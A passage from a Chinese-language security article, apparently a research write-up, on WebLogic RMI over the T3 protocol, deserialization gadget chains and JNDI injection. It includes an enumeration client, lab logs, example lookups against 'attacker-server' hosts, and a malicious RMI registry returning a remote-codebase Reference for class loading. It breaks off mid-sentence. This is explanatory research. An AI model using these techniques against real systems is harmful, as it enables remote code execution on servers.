RMI客户端可以使用基于多种方案的URL：标准 rmi://方案，或分别通过HTTP和IIOP隧道传输RMI请求的 http://和iiop://方案。这使来自客户端的RMI调用可以穿透大多数防火墙。


5.动态生成存根和骨架

WebLogic支持动态生成客户端存根和服务端框架，从而无需为RMI对象生成客户端存根和服务端框架。将对象部署到RMI注册表或JNDI时，WebLogic将自动生成必要的存根和框架。唯一需要显式创建存根的时间是可集群客户端或IIOP客户端需要访问服务器端RMI对象时。

T3传输协议是WebLogic的自有协议，Weblogic RMI就是通过T3协议传输的（可以理解为序列化的数据载体是T3），它有如下特点：

1. 服务端可以持续追踪监控客户端是否存活（心跳机制），通常心跳的间隔为60秒，服务端在超过240秒未收到心跳即判定与客户端的连接丢失。
2. 通过建立一次连接可以将全部数据包传输完成，优化了数据包大小和网络消耗。

Weblogic T3协议和http以及其他几个协议的端口是共用的：



```
<2019-11-7 上午04时16分42秒 CST> <Notice> <Server> <BEA-002613> <Channel "Default[1]" is now listening on 127.0.0.1:7001 for protocols iiop, t3, ldap, snmp, http.>  
<2019-11-7 上午04时16分42秒 CST> <Notice> <Server> <BEA-002613> <Channel "Default[1]" is now listening on 192.168.192.135:7001 for protocols iiop, t3, ldap, snmp, http.>
```

Weblogic会检测请求为哪种协议，然后路由到正确的位置。

查看Weblogic默认注册的远程对象

Weblogic服务已经注册了一些远程对象，写一个测试下(参考了[这篇文章](#)[5]中的部分代码，代码放到[github](#)了，运行 `weblogic-rmi-client/src/main/java/com/longofo/weblogicrmi/Client` 即可，注意修改其中IP和Port)，在JDK 1.6.0_29测试通过：

```

//Client.java
package com.longofo.weblogicrmi;

import com.alibaba.fastjson.JSON;
import weblogic.rmi.extensions.server.RemoteWrapper;

import javax.naming.*;
import java.io.IOException;
import java.util.HashMap;
import java.util.Hashtable;
import java.util.Map;

public class Client {
    /**
     * 列出Weblogic有哪些可以远程调用的对象
     */
    public final static String JNDI_FACTORY =
"weblogic.jndi.WLInitialContextFactory";

    public static void main(String[] args) throws NamingException, IOException,
ClassNotFoundException {
        //Weblogic RMI和Web服务共用7001端口
        //可直接传入t3://或者rmi://或者ldap://等，JNDI会自动根据协议创建上下文环境
        InitialContext initialContext =
getInitialContext("t3://192.168.192.135:7001");
        System.out.println(JSON.toJSONString(listAllEntries(initialContext),
true));

        //尝试调用ejb上绑定的对象的方法getRemoteDelegate
        //weblogic.jndi.internal.WLContextImpl类继承的远程接口为RemoteWrapper，可以自己
        在jar包中看下，我们客户端只需要写一个包名和类名与服务器上的一样即可
        RemoteWrapper remoteWrapper = (RemoteWrapper) initialContext.lookup("ejb");
        System.out.println(remoteWrapper.getRemoteDelegate());
    }

    private static Map listAllEntries(Context initialContext) throws
NamingException {
        String namespace = initialContext instanceof InitialContext ?
initialContext.getNameInNamespace() : "";
        HashMap<String, Object> map = new HashMap<String, Object>();
        System.out.println("> Listing namespace: " + namespace);
        NamingEnumeration<NameClassPair> list = initialContext.list(namespace);
        while (list.hasMoreElements()) {
            NameClassPair next = list.next();
            String name = next.getName();
            String jndiPath = namespace + name;
            HashMap<String, Object> lookup = new HashMap<String, Object>();
            try {
                System.out.println("> Looking up name: " + jndiPath);
                Object tmp = initialContext.lookup(jndiPath);
                if (tmp instanceof Context) {
                    lookup.put("class", tmp.getClass());
                    lookup.put("interfaces", tmp.getClass().getInterfaces());
                    Map<String, Object> entries = listAllEntries((Context) tmp);
                    for (Map.Entry<String, Object> entry : entries.entrySet()) {
                        String key = entry.getKey();

```

```

        if (key != null) {
            lookup.put(key, entries.get(key));
            break;
        }
    }
    } else {
        lookup.put("class", tmp.getClass());
        lookup.put("interfaces", tmp.getClass().getInterfaces());
    }
} catch (Throwable t) {
    lookup.put("error msg", t.getMessage());
    Object tmp = initialContext.lookup(jndiPath);
    lookup.put("class", tmp.getClass());
    lookup.put("interfaces", tmp.getClass().getInterfaces());
}
map.put(name, lookup);

}
return map;
}

```

```

    private static InitialContext getInitialContext(String url) throws
NamingException {
    Hashtable env = new Hashtable();
    env.put(Context.INITIAL_CONTEXT_FACTORY, JNDI_FACTORY);
    env.put(Context.PROVIDER_URL, url);
    return new InitialContext(env);
}
}

```

结果如下：

```

> Listing namespace:
> Looking up name: weblogic
> Listing namespace:
> Looking up name: HelloServer
> Looking up name: ejb
> Listing namespace:
> Looking up name: mgmt
> Listing namespace:
> Looking up name: MEJB
> Looking up name: javax
> Listing namespace:
> Looking up name: mejbmejb_jarMejb_E0
{
  "ejb":{
    "mgmt":{
      "MEJB":{
        "interfaces":
["weblogic.rmi.internal.StubInfoIntf","javax.ejb.EJBHome","weblogic.ejb20.interfaces

"class":"weblogic.management.j2ee.mejb.Mejb_dj5nps_HomeImpl_1036_WLStub"
      },
      "interfaces":
["weblogic.jndi.internal.WLInternalContext","weblogic.rmi.extensions.server.RemoteWr

        "class":"weblogic.jndi.internal.WLContextImpl"
      },
      "interfaces":
["weblogic.jndi.internal.WLInternalContext","weblogic.rmi.extensions.server.RemoteWr

        "class":"weblogic.jndi.internal.WLContextImpl"
      },
      "javax":{
        "error msg":"User <anonymous> does not have permission on javax to perform
list operation.",
        "interfaces":
["weblogic.jndi.internal.WLInternalContext","weblogic.rmi.extensions.server.RemoteWr

        "class":"weblogic.jndi.internal.WLContextImpl"
      },
      "mejbmejb_jarMejb_E0":{
        "interfaces":["weblogic.rmi.internal.StubInfoIntf","javax.ejb.EJBObject"],
        "class":"weblogic.management.j2ee.mejb.Mejb_dj5nps_E0Impl_1036_WLStub"
      },
      "HelloServer":{
        "interfaces":
["weblogic.rmi.internal.StubInfoIntf","com.longofo.weblogicrmi.IHello"],
        "class":"com.longofo.weblogicrmi.HelloImpl_1036_WLStub"
      },
      "weblogic":{
        "error msg":"User <anonymous> does not have permission on weblogic to
perform list operation.",
        "interfaces":
["weblogic.jndi.internal.WLInternalContext","weblogic.rmi.extensions.server.RemoteWr

        "class":"weblogic.jndi.internal.WLContextImpl"


```

```

    }
}
ClusterableRemoteRef(-657761404297506818S:192.168.192.135:
[7001,7001,-1,-1,-1,-1]:base_domain:AdminServer NamingNodeReplicaHandler (for
ejb))/292

```

在Weblogic控制台，我们可以通过JNDI树看到上面这些远程对象：



注：下面这一段可能省略了一些过程，我也不知道具体该怎么描述，所以会不知道我说的啥，可以跳过，只是一个失败的测试

在客户端的RemoteWrapper中，我还写了一个readExternal接口方法，远程对象的RemoteWrapper接口类是没有这个方法的。但是

`weblogic.jndi.internal.WLContextImpl` 这个实现类中有，那么如果在本地接口类中加上readExternal方法去调用会怎么样呢？由于过程有点繁杂，很多坑，做了很多代码替换与测试，我也不知道该怎么具体描述，只简单说下：

1.直接用T3脚本测试

使用JtaTransactionManager这条利用链，用T3协议攻击方式在未打补丁的Weblogic测试成功，打上补丁的Weblogic测试失败，在打了补丁的Weblogic上JtaTransactionManager的父类AbstractPlatformTransactionManager在黑名单中，Weblogic黑名单在 `weblogic.utils.io.oif.WebLogicFilterConfig` 中。

2.那么根据前面Java RMI那种恶意利用方式能行吗，两者只是传输协议不一样，利用过程应该是类似的，试下正常调用readExternal方式去利用行不行？

这个测试过程实在不知道该怎么描述，测试结果也失败了，如果调用的方法在远程对象的接口上也有，例如上面代码中的 `remoteWrapper.getRemoteDelegate()`，经过抓包搜索"getRemoteDelegate"发现了有bind关键字，调用结果也是在服务端执行的。但是如果调用了远程接口不存在的方法，比如 `remoteWrapper.readExternal()`，在流量中会看到"readExternal"有unbind关键字，这时就不是服务端去处理结果了，而是在本地对应类的方法进行调用（比如你本地存在 `weblogic.jndi.internal.WLContextImpl` 类，会调用这个类的readExternal方法去处理），如果本地没有相应的类就会报错。当时我是用的JtaTransactionManager这条利用链，我本地也有这个类...所以我在我本地看到了计算器弹出来了，要不是使用的虚拟机上的Weblogic进行测试，我自己都信了，自己造了个洞。

（说明：readExternal的参数ObjectOutput类也是不可序列化的，当时自己也没想那么多...

后面在Weblogic上部署了一个远程对象，参数我设置的是ObjectInputStream类，调用时才发现不可序列化错误，虽然之前也说过RMI传输是基于序列化的，那么传输的对象必须可序列化，但是写着就忘记了)

想想自己真的很天真，要是远程对象的接口没有提供的方法都能被你调用了，那不成了RMI本身的漏洞吗。并且这个过程和直接用T3脚本是类似的，都会经过Weblogic的ObjectInputFilter过滤黑名单中的类，就算能成功调用readExternal，JtaTransactionManager这条利用链也会被拦截到。

上面说到的Weblogic部署的远程对象的例子根据[这篇文章](#)[2]做了一些修改，代码在github上了，将 `weblogic-rmi-server/src/main/java/com/longofo/weblogicrmi/HelloImpl` 打包为Jar包部署到Weblogic，然后运行 `weblogic-rmi-client/src/main/java/com/longofo/weblogicrmi/Client1` 即可，注意修改其中的IP和Port，在JDK 1.6.0_29测试通过。

正常Weblogic RMI调用与模拟T3协议进行恶意利用

之前都是模拟T3协议的方式进行恶意利用，来看下不使用T3脚本攻击的方式（找一个远程对象的有参数的方法，我使用的是

`weblogic.management.j2ee.mejb.Mejb_dj5nps_HomeImpl_1036_WLStub#remove(Object obj)` 方法），它对应的命名为 `ejb/mgmt/MEJB`，其中一个远程接口为

`javax.ejb.EJBHome`，测试代码放到github上了，先使用

`ldap/src/main/java/LDAPRefServer` 启动一个ldap服务，然后运行 `weblogic-rmi-client/src/main/java/com/longofo/weblogicrmi/Payload1` 即可复现，注意修改Ip和Port。

在没有过滤AbstractPlatformTransactionManager类的版本上，使用JtaTransactionManager这条利用链测试，

```
2019-11-9 上午10:14:46 CST: <Warning> <RMI> <BEA-080003> <RuntimeException thrown by rmi server: weblogic.management.j2ee.mejb.Mejb_dj5nps_HomeImpl.remove(Ljava.lang.Object;)
com.bea.core.repackaged.springframework.transaction.TransactionSystemException: JTA UserTransaction is not available at JNDI location [ldap://192.168.0.121:1389/Object], nested exception is javax.naming.NamingException: problem generating object using object factory [Root exception is java.lang.Exception: ]; remaining name 'Object'
com.bea.core.repackaged.springframework.transaction.TransactionSystemException: JTA UserTransaction is not available at JNDI location [ldap://192.168.0.121:1389/Object], nested exception is javax.naming.NamingException: problem generating object using object factory [Root exception is java.lang.Exception: ]; remaining name 'Object'
at com.bea.core.repackaged.springframework.transaction.jta.JtaTransactionManager.lookupUserTransaction(JtaTransactionManager.java:568)
at com.bea.core.repackaged.springframework.transaction.jta.JtaTransactionManager.initializeUserTransactionAndTransactionManager(JtaTransactionManager.java:444)
at com.bea.core.repackaged.springframework.transaction.jta.JtaTransactionManager.readObject(JtaTransactionManager.java:1193)
at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:39)
Truncated. see log file for complete stacktrace
Caused By: javax.naming.NamingException: problem generating object using object factory [Root exception is java.lang.Exception: ]; remaining name 'Object'
at com.sun.jndi.ldap.LdapCtx.c_lookup(LdapCtx.java:1073)
at com.sun.jndi.toolkit.ctx.ComponentContext.p_lookup(ComponentContext.java:526)
at com.sun.jndi.toolkit.ctx.PartialCompositeContext.lookup(PartialCompositeContext.java:159)
at com.sun.jndi.toolkit.url.GenericURLContext.lookup(GenericURLContext.java:185)
at com.sun.jndi.url.ldap.LdapURLContext.lookup(LdapURLContext.java:77)
Truncated. see log file for complete stacktrace
Caused By: java.lang.Exception:
at ExportObject.<init>(<ExportObject.java:22>)
at sun.reflect.NativeConstructorAccessorImpl.newInstance0(Native Method)
at sun.reflect.NativeConstructorAccessorImpl.newInstance(NativeConstructorAccessorImpl.java:39)
at sun.reflect.DelegatingConstructorAccessorImpl.newInstance(DelegatingConstructorAccessorImpl.java:27)
at java.lang.reflect.Constructor.newInstance(Constructor.java:513)
Truncated. see log file for complete stacktrace
```



在过滤了AbstractPlatformTransactionManager类的版本上使用JtaTransactionManager这条利用链测试，


```

java.io.InvalidClassException: com.bea.core.repackaged.springframework.transaction.support.AbstractPlatformTransactionManager; Unauthorized deserialization attempt
java.io.InvalidClassException: com.bea.core.repackaged.springframework.transaction.support.AbstractPlatformTransactionManager; Unauthorized deserialization attempt
    at weblogic.utils.io.oif.WebLogicObjectInputFilter.checkLegacyBlacklistIfNeeded(WebLogicObjectInputFilter.java:242)
    at weblogic.utils.io.FilteringObjectInputStream.checkLegacyBlacklistIfNeeded(FilteringObjectInputStream.java:54)
    at weblogic.common.internal.ReplacerObjectInputStream.resolveClass(ReplacerObjectInputStream.java:51)
    at java.io.ObjectInputStream.readNonProxyDesc(ObjectInputStream.java:1574)
    at java.io.ObjectInputStream.readClassDesc(ObjectInputStream.java:1495)
    Truncated. see log file for complete stacktrace
>

```

可以看到通过正常的调用RMI方式也能触发，不过相比直接用T3替换传输过程中的反序列化数据，这种方式利用起来就复杂一些了，关于T3模拟的过程，可以看下这篇文章[2]。Java RMI默认使用的JRMP传输，那么JRMP也应该和T3协议一样可以模拟来简化利用过程吧。

小结

从上面我们可以了解到以下几点：

1. RMI标准实现是Java RMI，其他实现还有Weblogic RMI、Spring RMI等。
2. RMI的调用是基于序列化的，一个对象远程传输需要序列化，需要使用到这个对象就需要从序列化的数据中恢复这个对象，恢复这个对象时对应的readObject、readExternal等方法会被自动调用。
3. RMI可以利用服务器本地反序列化利用链进行攻击。
4. RMI具有动态加载类的能力以及能利用这种能力进行恶意利用。这种利用方式是在本地不存在可用的利用链或者可用的利用链中某些类被过滤了导致无法利用时可以使用，不过利用条件有些苛刻。
5. 讲了Weblogic RMI和Java RMI的区别，以及Java RMI默认使用的专有传输协议（或者也可以叫做默认协议）是JRMP，Weblogic RMI默认使用的传输协议是T3。
6. Weblogic RMI正常调用触发反序列化以及模拟T3协议触发反序列化都可以，但是模拟T3协议传输简化了很多过程。

Weblogic RMI反序列化漏洞起源是CVE-2015-4852，这是@breenmachine最开始发现的，在他的这篇分享中[7]，不仅讲到了Weblogic的反序列化漏洞的发现，还有WebSphere、JBoss、Jenkins、OpenNMS反序列化漏洞的发现过程以及如何开发利用程序，如果之前没有看过这篇文章，可以耐心的读一下，可以看到作者是如何快速确认是否存在易受攻击的库，如何从流量中寻找反序列化特征，如何去触发这些流量。

我们可以看到作者发现这几个漏洞的过程都有相似性：首先判断了是否存在易受攻击的库/易受攻击的特征->搜集端口信息->针对性的触发流量->在流量中寻找反序列化特征->开发利用程序。不过这是建立在作者对这些Web应用或中间件的整体有一定的了解。

JNDI

JNDI (Java Naming and Directory Interface)，包括Naming Service和Directory Service。JNDI是Java API，允许客户端通过名称发现和查找数据、对象。这些对象可以存储在不同的命名或目录服务中，例如远程方法调用（RMI），公共对象请求代理体系结构（CORBA），轻型目录访问协议（LDAP）或域名服务（DNS）。

Naming Service：命名服务是将名称与值相关联的实体，称为"绑定"。它提供了一种使用"find"或"search"操作来根据名称查找对象的便捷方式。就像DNS一样，通过命名服务器提供服务，大部分的J2EE服务器都含有命名服务器。例如上面说到的RMI Registry就是使用的Naming Service。

Directory Service：是一种特殊的Naming Service，它允许存储和搜索"目录对象"，一个目录对象不同于一个通用对象，目录对象可以与属性关联，因此，目录服务提供了对象属性进行操作功能的扩展。一个目录是由相关联的目录对象组成的系统，一个目录类似于数据库，不过它们通常以类似树的分层结构进行组织。可以简单理解成它是一种简化的RDBMS系统，通过目录具有的属性保存一些简单的信息。下面说到的LDAP就是目录服务。

几个重要的JNDI概念：

- **原子名**是一个简单、基本、不可分割的组成部分
- **绑定**是名称与对象的关联，每个绑定都有一个不同的原子名
- **复合名**包含零个或多个原子名，即由多个绑定组成
- **上下文**是包含零个或多个绑定的对象，每个绑定都有一个不同的原子名
- 命名系统是一组关联的上下文
- 名称空间是命名系统中包含的所有名称
- 探索名称空间的起点称为初始上下文
- 要获取初始上下文，需要使用初始上下文工厂

使用JNDI的好处：

JNDI自身并不区分客户端和服务端，也不具备远程能力，但是被其协同的一些其他应用一般都具备远程能力，JNDI在客户端和服务端都能够进行一些工作，客户端上主要是进行各种访问，查询，搜索，而服务端主要进行的是帮助管理配置，也就是各种bind。比如在RMI服务端上可以不直接使用Registry进行bind，而使用JNDI统一管理，当然JNDI底层应该还是调用的Registry的bind，但好处JNDI提供的是统一的配置接口；在客户端也可以直接通过类似URL的形式来访问目标服务，可以看后面提到的**JNDI动态协议转换**。把RMI换成其他的例如LDAP、CORBA等也是同样的道理。

几个简单的JNDI示例

JNDI与RMI配合使用：

```
Hashtable env = new Hashtable();
env.put(Context.INITIAL_CONTEXT_FACTORY,
        "com.sun.jndi.rmi.registry.RegistryContextFactory");
env.put(Context.PROVIDER_URL,
        "rmi://localhost:9999");
Context ctx = new InitialContext(env);

//将名称refObj与一个对象绑定，这里底层也是调用的rmi的registry去绑定
ctx.bind("refObj", new RefObject());

//通过名称查找对象
ctx.lookup("refObj");
```

JNDI与LDAP配合使用：

```

Hashtable env = new Hashtable();
env.put(Context.INITIAL_CONTEXT_FACTORY,
    "com.sun.jndi.ldap.LdapCtxFactory");
env.put(Context.PROVIDER_URL, "ldap://localhost:1389");

```

```

DirContext ctx = new InitialDirContext(env);

```

//通过名称查找远程对象，假设远程服务器已经将一个远程对象与名称cn=foo,dc=test,dc=org绑定了
 Object local_obj = ctx.lookup("cn=foo,dc=test,dc=org");

JNDI动态协议转换

上面的两个例子都手动设置了对应服务的工厂以及对应服务的PROVIDER_URL，但是JNDI是能够进行动态协议转换的。

例如：

```

Context ctx = new InitialContext();
ctx.lookup("rmi://attacker-server/ref0bj");
//ctx.lookup("ldap://attacker-server/cn=bar,dc=test,dc=org");
//ctx.lookup("iiop://attacker-server/bar");

```

上面没有设置对应服务的工厂以及PROVIDER_URL，JNDI根据传递的URL协议自动转换与设置了对应的工厂与PROVIDER_URL。

再如下面的：

```

Hashtable env = new Hashtable();
env.put(Context.INITIAL_CONTEXT_FACTORY,
    "com.sun.jndi.rmi.registry.RegistryContextFactory");
env.put(Context.PROVIDER_URL,
    "rmi://localhost:9999");
Context ctx = new InitialContext(env);

String name = "ldap://attacker-server/cn=bar,dc=test,dc=org";
//通过名称查找对象
ctx.lookup(name);

```

即使服务端提前设置了工厂与PROVIDER_URL也不要紧，如果在lookup时参数能够被攻击者控制，同样会根据攻击者提供的URL进行动态转换。

在使用lookup方法时，会进入getURLorDefaultInitCtx这个方法，转换就在这里面：

```

public Object lookup(String name) throws NamingException {
    return getURLorDefaultInitCtx(name).lookup(name);
}

protected Context getURLorDefaultInitCtx(String name)
throws NamingException {
    if (NamingManager.hasInitialContextFactoryBuilder()) { //这里不是说我们设置了上下文环境变量就会进入，因为我们没有执行初始化上下文工厂的构建，所以上面那两种情况在这里都不会进入
        return getDefaultInitCtx();
    }
    String scheme = getURLScheme(name); //尝试从名称解析URL中的协议
    if (scheme != null) {
        Context ctx = NamingManager.getURLContext(scheme, myProps); //如果解析出了Schema协议，则尝试获取其对应的上下文环境
        if (ctx != null) {
            return ctx;
        }
    }
    return getDefaultInitCtx();
}

```

JNDI命名引用

为了在命名或目录服务中绑定Java对象，可以使用Java序列化传输对象，例如上面示例的第一个例子，将一个对象绑定到了远程服务器，就是通过反序列化将对象传输过去的。但是，并非总是通过序列化去绑定对象，因为它可能太大或不合适。为了满足这些需求，JNDI定义了命名引用，以便对象可以通过绑定由命名管理器解码并解析为原始对象的一个引用间接地存储在命名或目录服务中。

引用由Reference类表示，并且由地址和有关被引用对象的类信息组成，每个地址都包含有关如何构造对象。

Reference可以使用工厂来构造对象。当使用lookup查找对象时，Reference将使用工厂提供的工厂类加载地址来加载工厂类，工厂类将构造出需要的对象：

```

Reference reference = new Reference("MyClass", "MyClass", FactoryURL);
ReferenceWrapper wrapper = new ReferenceWrapper(reference);
ctx.bind("Foo", wrapper);

```

还有其他从引用构造对象的方式，但是使用工厂的话，因为为了构造对象，需要先从远程获取工厂类并在目标系统中工厂类被加载。

远程代码库和安全管理器

在JNDI栈中，不是所有的组件都被同等对待。当验证从何处加载远程类时JVM的行为不同。从远程加载类有两个不同的级别：

- 命名管理器级别
- 服务提供者接口（SPI）级别

JNDI体系结构：




FIGURE 1: JNDI ARCHITECTURE [18] 

在SPI级别，JVM将允许从远程代码库加载类并实施安全性。管理器的安装取决于特定的提供程序（例如在上面说到的RMI那些利用方式就是SPI级别，必须设置安全管理器）：

Provider	Property to enable remote class loading	是否需要强制安装Security Manager
RMI	java.rmi.server.useCodebaseOnly = false (JDK 6u45、JDK 7u21之后默认为true)	需要
LDAP	com.sun.jndi.ldap.object.trustURLCodebase = true (default = false)	非必须
CORBA		需要

但是，在Naming Manager层放宽了安全控制。解码JNDI命名时始终允许引用从远程代码库加载类，而没有JVM选项可以禁用它，并且不需要强制安装任何安全管理器，例如上面说到的命名引用那种方式。

JNDI注入起源

JNDI注入是BlackHat 2016 (USA) @pentester的一个议题"A Journey From JNDI LDAP Manipulation To RCE"[9]提出的。

有了上面几个知识，现在来看下JNDI注入的起源就容易理解些了。JNDI注入最开始起源于野外发现的Java Applets 点击播放绕过漏洞 (CVE-2015-4902)，它的攻击过程可以简单概括为以下几步：

1. 恶意applet使用JNLP实例化JNDI InitialContext
2. javax.naming.InitialContext的构造函数将请求应用程序的JNDI.properties JNDI配置文件来自恶意网站
3. 恶意Web服务器将JNDI.properties发送到客户端 JNDI.properties内容为：
java.naming.provider.url = rmi://attacker-server/Go
4. 在InitialContext初始化期间查找rmi://attacker-server/Go，攻击者控制的注册表将返回JNDI引用 (javax.naming.Reference)

5. 服务器从RMI注册表接收到JNDI引用后，它将从攻击者控制的服务器获取工厂类，然后实例化工厂以返回 JNDI所引用的对象的新实例
6. 由于攻击者控制了工厂类，因此他可以轻松返回带有静态变量的类初始化程序，运行由攻击者定义的任何Java代码，实现远程代码执行

相同的原理也可以应用于Web应用中。对于**JNDI注入**，有以下两个点需要注意：

1. 仅由InitialContext或其子类初始化的Context对象（InitialDirContext或InitialLdapContext）容易受到JNDI注入攻击
2. 一些InitialContext属性可以被传递给查找的地址/名称覆盖，即上面提到的JNDI动态协议转换

不仅仅是 `InitialContext.lookup()` 方法会受到影响，其他方法例如 `InitialContext.rename()`、`InitialContext.lookupLink()` 最后也调用了 `InitialContext.lookup()`。还有其他包装了JNDI的应用，例如Apache's Shiro `JndiTemplate`、Spring's `JndiTemplate`也会调用 `InitialContext.lookup()`，看下Apache Shiro的`JndiTemplate.lookup()`：

JNDI攻击向量

JNDI主要有以下几种攻击向量：

- RMI
- JNDI Reference
- Remote Object（有安全管理器的限制，在上面RMI利用部分也能看到）
- LDAP
- Serialized Object
- JNDI Reference
- Remote Location
- CORBA
- IOR

有关CORBA的内容可以看BlackHat 2016那个议题相关部分，后面主要说明是RMI攻击向量与LDAP攻击向量。

JNDI Reference+RMI攻击向量

使用RMI Remote Object的方式在RMI那一节我们能够看到，利用限制很大。但是使用RMI+JNDI Reference就没有那些限制，不过在JDK 6u132、JDK 7u122、JDK 8u113之后，系统属性 `com.sun.jndi.rmi.object.trustURLCodebase`、`com.sun.jndi.cosnaming.object.trustURLCodebase` 的默认值变为false，即默认不允许RMI、cosnaming从远程的Codebase加载Reference工厂类。

如果远程获取到RMI服务上的对象为 Reference类或者其子类，则在客户端获取远程对象存根实例时，可以从其他服务器上加载 class 文件来进行实例化获取Stub对象。

Reference中几个比较关键的属性：

1. className - 远程加载时所使用的类名，如果本地找不到这个类名，就去远程加载
2. classFactory - 远程的工厂类
3. classFactoryLocation - 工厂类加载的地址，可以是file://、ftp://、http:// 等协议

使用ReferenceWrapper类对Reference类或其子类对象进行远程包装使其能够被远程访问，客户端可以访问该引用。

```
Reference refObj = new Reference("refClassName", "FactoryClassName",  
    "http://example.com:12345/");//refClassName为类名加上包名，FactoryClassName为工厂类名并且包含工厂类的包名  
ReferenceWrapper refObjWrapper = new ReferenceWrapper(refObj);  
registry.bind("refObj", refObjWrapper);//这里也可以使用JNDI的ctx.bind("Foo", wrapper)  
方式，都可以
```

当有客户端通过 `lookup("refObj")` 获取远程对象时，获得到一个 Reference 类的存根，由于获取的是一个 Reference类的实例，客户端会首先去本地的 `CLASSPATH` 去寻找被标识为 `refClassName` 的类，如果本地未找到，则会去请求 `http://example.com:12345/FactoryClassName.class` 加载工厂类。

这个攻击过程如下：

1. 攻击者为易受攻击的JNDI的lookup方法提供了绝对的RMI URL
2. 服务器连接到受攻击者控制的RMI注册表，该注册表将返回恶意JNDI引用
3. 服务器解码JNDI引用
4. 服务器从攻击者控制的服务器获取Factory类
5. 服务器实例化Factory类
6. 有效载荷得到执行




FIGURE 3: ATTACK PROCESS USING RMI  Seebug

来模拟下这个过程（以下代码在JDK 1.8.0_102上测试通过）：

恶意的JNDIServer，

```

package com.longofo.jndi;

import com.sun.jndi.rmi.registry.ReferenceWrapper;

import javax.naming.NamingException;
import javax.naming.Reference;
import java.rmi.AlreadyBoundException;
import java.rmi.RemoteException;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;

public class RMIServer1 {
    public static void main(String[] args) throws RemoteException, NamingException,
AlreadyBoundException {
        // 创建Registry
        Registry registry = LocateRegistry.createRegistry(9999);
        System.out.println("java RMI registry created. port on 9999...");
        Reference refObj = new Reference("ExportObject",
"com.longofo.remoteClass.ExportObject", "http://127.0.0.1:8000/");
        ReferenceWrapper refObjWrapper = new ReferenceWrapper(refObj);
        registry.bind("refObj", refObjWrapper);
    }
}

```

客户端，

```

package com.longofo.jndi;

import javax.naming.Context;
import javax.naming.InitialContext;
import javax.naming.NamingException;
import java.rmi.NotBoundException;
import java.rmi.RemoteException;

public class RMIClient1 {
    public static void main(String[] args) throws RemoteException,
NotBoundException, NamingException {
        // Properties env = new Properties();
        // env.put(Context.INITIAL_CONTEXT_FACTORY,
        // "com.sun.jndi.rmi.registry.RegistryContextFactory");
        // env.put(Context.PROVIDER_URL,
        // "rmi://localhost:9999");
        Context ctx = new InitialContext();
        ctx.lookup("rmi://localhost:9999/refObj");
    }
}

```

完整代码在[github](#)上，先启动 `remote-`

